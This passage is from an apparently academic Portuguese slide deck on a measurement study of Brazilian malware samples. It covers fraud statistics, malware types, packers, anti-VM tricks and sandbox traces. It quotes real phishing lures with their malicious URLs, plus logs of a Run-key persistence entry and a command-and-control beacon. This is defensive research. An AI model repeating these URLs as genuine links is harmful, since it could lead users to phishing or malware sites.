

Mil e uma noites com *malware* no Brasil

Marcus Botacin^{1,2}, Paulo Lício de Geus¹, André Grégio²

¹Instituto de Computação - UNICAMP

{marcus,paulo}@lasca.ic.unicamp.br

²Depto. de Informática - UFPR

gregio@inf.ufpr.br

Outubro de 2017

Tópicos

- 1 Parte 1
 - Introdução
- 2 Parte II
 - Análise Estática
- 3 Parte III
 - Análise Dinâmica
- 4 Parte IV
 - Tráfego de Rede
 - Decisões de Projeto
- 5 Parte V
 - Considerações Finais
 - Conclusões

Introdução

Tópicos

1 Parte 1

- Introdução

2 Parte II

- Análise Estática

3 Parte III

- Análise Dinâmica

4 Parte IV

- Tráfego de Rede
- Decisões de Projeto

5 Parte V

- Considerações Finais
- Conclusões

Introdução

Ameaças Cibernéticas

Cenário Brasileiro


- Fraudes Eletrônicas: R\$ 1,4 bilhões [FEBRABAN 2012]
 - Fraudes dos Boletos: R\$ 10 bilhões [RSA 2014]
 - Cryptowall: US\$ 18 milhões [The Register 2015]



Introdução

Motivação

2011
Incidentes reportados
(Tipos de ataque)



Fonte: <http://www.cert.br/stats/incidentes/>

Introdução

Motivação




Fonte: <http://www.cert.br/stats/incidentes/>

Introdução

Motivação

2013
Incidentes reportados
(Tipos de ataque)




Fraude: 24.28%

Fonte: <http://www.cert.br/stats/incidentes/>

Introdução

Motivação




Fonte: <http://www.cert.br/stats/incidentes/>

Introdução

Motivação

2015
Incidentes reportados
(Tipos de ataque)




Fraude: 23.37%

Fonte: <http://www.cert.br/stats/incidentes/>

Introdução

Motivação



© CERT.br – by Highcharts.com

Fraude: 15.87%

Fonte: <http://www.cert.br/stats/incidentes/>

Introdução

Códigos Maliciosos

Definição

Malware é um conjunto de instruções que são executadas em um computador de forma que a máquina faça algo que o atacante quer^a.

^aTradução livre de trecho do livro “Malware: Fighting Malicious Code”, de Ed Skoudis. Prentice Hall, 2004.

Introdução

Mais especificamente...

Uma infecção de computador ou malware é qualquer programa simples ou auto-replicante que:

- *possui características ou propósitos ofensivos;*
- *instala-se sem o consentimento e conhecimento do usuário;*
- *almeja afetar a confidencialidade, integridade e disponibilidade do sistema;*
- *pode erroneamente incriminar o usuário ou proprietário do sistema na realização de uma ofensa (no mundo real ou digital)*^a.

^aTradução livre de trecho do livro “Viruses and Malware”, de Eric Filiol. 2010.

Introdução

Tipos de Malware

Vírus



- Precisam de outro programa (hospedeiro) p/ atuar
- Necessitam de ativação humana.
- Anexam-se a documentos, jogos e outros arquivos.
- Podem contaminar outros sistemas

Introdução

Tipos de Malware

Worms



- Propagam-se automaticamente.
- Buscam por outros sistemas vulneráveis.
- Podem causar lentidão no alvo.
- Podem roubar endereços de e-mail e contatos de programas de troca de mensagens.

Introdução

Tipos de Malware

Trojans



- Engana o usuário fingindo ser o que não é.
- Pode vir disfarçado de foto, documento, e-mail de cobrança ou banco, etc.
- Pode ser uma aplicação legítima comprometida.
- Induz o usuário a executá-lo, pelo temor ou curiosidade.

Introdução

Tipos de Malware

Keylogger



- Captura pressionamento de teclas ou clicks de mouse.
- Uma vez instalado, pode roubar senhas, informações secretas, documentos, números de cartão de crédito.
- Pode permanecer oculto no sistema atacado.
- Um de seus objetivos maliciosos é o roubo de identidade.

Introdução

Tipos de Malware

Bot[client] ou Zumbi



- Espera por comandos de um mestre para realizar ataques.
- Pode receber instruções por canais de *chat* (IRC/IM), métodos HTTP, P2P...
- Muito utilizado para ataques distribuídos de indisponibilização de serviços (DDoS).

Introdução

Tipos de Malware

Rootkit



- Conjunto de ferramentas para ganhar acesso de administrador.
- Realiza escalada de privilégios (aumento do nível de permissões) via exploit local.
- Em geral carrega um *driver*/módulo de kernel.
- Modifica o S.O. (em nível mais baixo, privilegiado) e pode se esconder de mecanismos de proteção, esconder seus arquivos, comunicações de rede, etc.

Introdução

Malware moderno [I]

Características


- Salto em complexidade, funcionalidades, alcance, danos.
- Facilidade na geração de “variantes”.
- Múltiplos propósitos, ataques e meios de residência.

Exemplo de atuação:

- Comprometimento inicial via pendrive; propagação pela rede.
- Exploração local SE aplicação específica encontrada.
- Infecção de arquivos que operam dispositivos físicos.

Introdução

Fonte: <https://billmullins.wordpress.com/2009/02/05/malware-tools-for-newbie-cyber-criminals/>



Introdução

Exemplos de *phishing* nacional

Tudo Bem?

Estou enviando os dados de uma conta para relisar o deposito

Para quitacao dos debitos no valor de R\$ 490,00

esta conta e pessoa fisica pode deposita e me manda o comprovante




contafinanceiroPF.html

http:

//cobancas3.ftmp-assessorias.info/?intl/pt-BR/mail/
help/about.\html/dados-conta/deposito/bradesco/html

Introdução

Exemplos de *phishing* nacional



<http://whatsapp.bitnamiapp.com/>

Introdução

Exemplos de *phishing* nacional

Em anexo segue cópia do processo judicial em andamento. Por favor analisar cuidadosamente este documento.
Processo: 150899032173013

Baixar Anexo: [Documento-01-12-2015.pdf](#)


Atenciosamente;
Orcozol - Assessoria e Consultoria

<http://bit.ly/1jwS2fm> ⇒
<http://painel.semerrorzz.\net/conta/>

Introdução

Exemplos de *phishing* nacional

Carregado 6 de 6 (1.39MB)



[Baixar tudo como zip](#)

Ola bom dia. Segue em anexo documentos. Favor verificar os dados.

<http://documentos-anexo.bitnamiapp.com/>

Introdução

Trabalhos Relacionados

Ambientes Web

- URLs maliciosas (mar/2006-2007) [Provos et al. 2007]
- Engenharia Social [Abraham and Chengalur-Smith 2010]

Ambientes Desktop

- 900 mil submissões ao Anubis [Bayer et al. 2009]
- Técnicas de evasão [Branco et al. 2012, Barbosa e Branco 2014]

Ambientes Móveis

- Análise de Apps Android em lojas nacionais [Afonso et al. 2013]
- 1 milhão de submissões ao Andrubis [Lindorfer et al. 2014]

Introdução

Objetivos

Objetivos

- Foco nas particularidades do cenário nacional.
- Verificar escolhas de projeto dos criadores de *malware*.
- Identificar técnicas de anti-análise.

Introdução

Coleta de dados I

Exemplares

- Jan/2012 a Maio/2017.
- 42.002 exemplares totais.
- 28.307 exemplares únicos.

Fontes de Coleta

- *Honeypots*.
- *Spam*.
- Colaborações.

Introdução

Coleta de dados II




Figura: Coleta de amostras ao longo do período observado.

Introdução

Metodologia

Análise Estática

- Tipos de arquivos.
- *Strings* e *Headers*.
- Chamadas de função.
- Arquivos embutidos.
- Rótulos de detecção.

Introdução

Metodologia

Análise Dinâmica

- Processos criados.
- Chaves do Registro.
- Sistema de arquivos.

Tráfego de Rede

- Portas e Protocolos.
- Verificação de *Downloads*.

Análise Estática

Tópicos

1 Parte 1

- Introdução

2 Parte II

- Análise Estática

3 Parte III

- Análise Dinâmica

4 Parte IV

- Tráfego de Rede
- Decisões de Projeto

5 Parte V

- Considerações Finais
- Conclusões

Análise Estática

Tipos de Arquivo

Sample's file extension




Figura: Distribuição por extensão.

Sample's real format




Figura: Distribuição por tipo de arquivo.

Análise Estática

Tipos de Arquivo




Figura: Evolução dos tipos de arquivo.

Análise Estática

Variantes

#Cluster	2	3	4	5	6	7	8
%Sample	32.75	15.67	10.96	5.95	4.56	3.21	2.07
#Cluster	10	14	19	20	76	95	126
%Sample	2.87	1.21	1.09	1.43	1.09	1.36	1.818

Tabela: Tamanho do *cluster* vs. distribuição de exemplares.

Análise Estática

Chamadas de Função

Tabela: Chamadas de função mapeadas estaticamente.

Função	# Exemplares	Função	# Exemplares
GetProcAddress	18143 (69.67%)	GetCommandLineA	8028 (30.83%)
LoadLibraryA	17786 (68.29%)	GetVersionExA	7957 (30.55%)
VirtualAlloc	15820 (60.75%)	RegOpenKeyExA	7929 (30.45%)
VirtualFree	15659 (60.13%)	LoadLibraryExA	7918 (30.40%)
Sleep	12554 (48.20%)	ExitThread	7204 (27.66%)
GetTickCount	10418 (40.00%)	VirtualProtect	5631 (21.62%)
GetModuleHandleA	10397 (39.92%)	FindWindowA	5587 (21.45%)
GetStartupInfoA	9732 (37.37%)	WinExec	5235 (20.10%)
CreateThread (+ Remote)	9727 (37.35%)	GetModuleFileNameW	5181 (19.91%)
GetModuleFileNameA	9235 (35.46%)	CreateFileW	5163 (19.82%)
GetCurrentProcessId	8866 (34.04%)	SetWindowsHookExA	5133 (19.71%)
CreateFileA	8820 (33.87%)	IsDebuggerPresent	4680 (17.97%)
GetWindowThreadProcessId	8481 (32.57%)	InternetCloseHandle	4601 (17.67%)
FindFirstFileA	8316 (31.93%)	InternetReadFile	3973 (15.26%)

Análise Estática

Ofuscação

Tabela: Uso de *packers* por *malware* ao longo do tempo. Comparação entre os resultados obtidos neste trabalho (T) entre 2012 e 2015 e por Branco (B) em 2012 e 2014.

Ano	(T)his	(B)ranc0
2012	49,28%	34,79%
2013	56,59%	ND
2014	59,96%	37,53%
2015	67,83%	ND

Análise Estática

Ofuscação

Tabela: Tipos de *packers* mais encontrados nos exemplares ofuscados.

Packer	Exemplares	Packer	Exemplares
Borland Delphi	47,86%	NsPack	0,31%
Microsoft C/C++	27,52%	PKLITE32	0,29%
UPX	21,98%	Enigma	0,22%
ASProtect	0,77%	Dev-C++	0,17%
Themida/WinLicense	0,7%	Thinstall	0,15%

Análise Estática

Ofuscação

Tabela: Evolução dos *packers* mais frequentemente encontrados por ano.

Packer	2012	2013	2014	2015
Borland Delphi	35,19%	51,19%	49,66%	48,68%
UPX	31,11%	25,95%	17,36%	8,16%
Microsoft C/C++	22,03%	17,62%	25,97%	41,85%
Themida/WinLicense	5,00%	—	—	—
ASProtect	2,61%	1,54%	2,90%	1,31%
PKLITE32	1,34%	—	—	—
Dev C++	—	1,10%	—	—
NsPack	1,08%	—	1,16%	—

Parte I
oooooooooooooooooooo

Parte II
oooooooo●oooo


Parte III
ooooo

Parte IV
oooooooooooooooooooo

Parte V
oooooooooooo

Análise Estática

Rótulos de Detecção



Parte 1

Parte II

Parte III

Parte IV

Parte V

Análise Estática

Janela de Detecção I




Figura: Evolução da taxa de detecção de exemplares por AVs durante um mês.

Parte 1
oooooooooooooooooooo

Parte II
oooooooooooo●oo

Parte III
ooooo

Parte IV
oooooooooooooooooooo

Parte V
ooooooo

Análise Estática

Janela de Detecção II

% AVs	10	15	20	25	30	35	40	45	50	55	60	65+
Dias	0	1	3	5	8	10	13	15	19	23	26	28+


Tabela: Tempo de detecção (dias) para AVs do VirusTotal em Maio/2015

Análise Estática

Anti-Análise

Tabela: Técnicas anti-VM identificadas e exemplares que as implementam.

Técnica	# de exemplares	Técnica	# de exemplares
VMCheck.dll	2.729 (10,48%)	Detecção de VirtualBox	306 (1,17%)
VMware <i>trick</i>	850 (3,26%)	Bochs & QEmu CPUID <i>trick</i>	340 (1,31%)
VirtualPC <i>trick</i>	17 (0,07%)	Não Detectado	?



Análise Estática

Evolução das Técnicas de Anti-Análise




Figura: Evolução das Técnicas de Anti-Análise.

Análise Dinâmica

Tópicos

- 1 Parte 1
 - Introdução
- 2 Parte II
 - Análise Estática
- 3 Parte III
 - Análise Dinâmica
- 4 Parte IV
 - Tráfego de Rede
 - Decisões de Projeto
- 5 Parte V
 - Considerações Finais
 - Conclusões

Análise Dinâmica

Solução de *Sandbox*

Behavioral Evaluation of Malicious Objects Tool - NG

- Desenvolvida no LASCA-IC/UNICAMP.
- Windows 7 e 8 de 64 bits.
- *Kernel Callbacks* e *Filesystem Filters*.



Traço de Execução

Listagem 1: Monitoração de ação de escrita em chave do Registro.

1 7/4/2014 - 13:34:48.793 | SetValueKey | 2032 | C:\7G6C5n.exe | \REGISTRY\USER\S-1-5-21-3760592576-961097288-785014024-1001\Software\Microsoft\Windows\CurrentVersion\Run | SoftBrue | "C:\7G6C5n.exe"

Listagem 2: Captura de ação de escrita no sistema de arquivos.

1 7/4/2014 - 13:34:48.76 | WriteOperation | 3028 | C:\visualizar.exe | C:\Windows\SysWOW64\dll.exe |

Análise Dinâmica

Traço de Execução II

Listagem 3: Ação de remoção de arquivo no sistema-alvo.

1 7/4/2014 – 13:5:1.895 | DeleteOperation | 2032 | C:\\ deposito.exe | C:\\ ProgramData\\rr.txt |

Listagem 4: Processo monitorado devido a interação com malware.

1 7/4/2014 – 13:3:48.294 | CreateProcess | 3028 | C:\\ Monitor\\Malware\\visualizar.exe | 2440 | C:\\ Windows\\SysWOW64\\dll.exe

Listagem 5: Exemplo de tráfego de rede capturado durante análise.

1 2014-05-14 20:02:40.963113
10.10.100.101 XX.YY.ZZ.121 HTTP
2 290 GET /.swim01/control.php?ia&mi=00
B5AB4E-47098BC3 HTTP/1.1

Comportamentos Suspeitos

Tabela: Comportamentos observados em comparação com [Bayer et al.2009]

Porcentagem de exemplares		
Comportamento	Este artigo	Bayer et al.
Modificação no arquivo de <i>hosts</i>	0,09%	1,97%
Criação de arquivo	24,64%	70,78%
Remoção de arquivo	12,09%	42,57%
Modificação em arquivo	16,09%	79,87%
